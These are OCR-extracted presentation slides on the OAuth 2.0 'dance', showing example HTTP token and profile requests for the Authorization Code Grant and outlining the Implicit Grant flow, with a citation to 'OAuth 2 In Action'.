
```
POST /oauth/token HTTP/1.1
Host: server.oltu.com
Authorization: Basic czZCaGRSa3F0MzpnWDFmQmF0M2JW
Content-Type: application/x-www-form-urlencoded

grant_type=authorization_code&code=SplxlOBeZQQYbYS6WxSbIA
&state=0f9c0d090e74c2a136e41f4a97ed46d29bc9b0251&
redirect_uri=https%3A%2F%2Fwww.printondemand.biz%2Fcallback
```

Traditional OAuth “dance” – Authorization Code Grant aka server side flow




```
HTTP/1.1 200 OK
Content-Type: application/json;charset=UTF-8

{
 "access_token":"1017097752d5f18f716cc90ac8a5e4c2a9ace6b9”,
 "expires_in":3600
}
```

Traditional OAuth “dance” – Authorization Code Grant aka server side flow


Resource Server
8. Give me the profile information, here is the Access Token
www.printondemand.biz


```
GET /profile/me HTTP/1.1
Host: server.oltu.com
Authorization: Bearer 1017097752d5f18f716cc90ac8a5e4c2a9ace6b9
```

Traditional OAuth “dance” – Authorization Code Grant aka server side flow




From “OAuth 2 In Action” by Justin Richer and Antonio Sanso, Copyrights 2015

Traditional OAuth “dance” #2– client side flow


1. Printondemand wants an Access Token
2. Login and authorize
3. Here the Access Token
Client inside the browser
4. Give me the profile pictures, here is the Access Token

Traditional OAuth “dance” – Implicit Grant aka client side flow



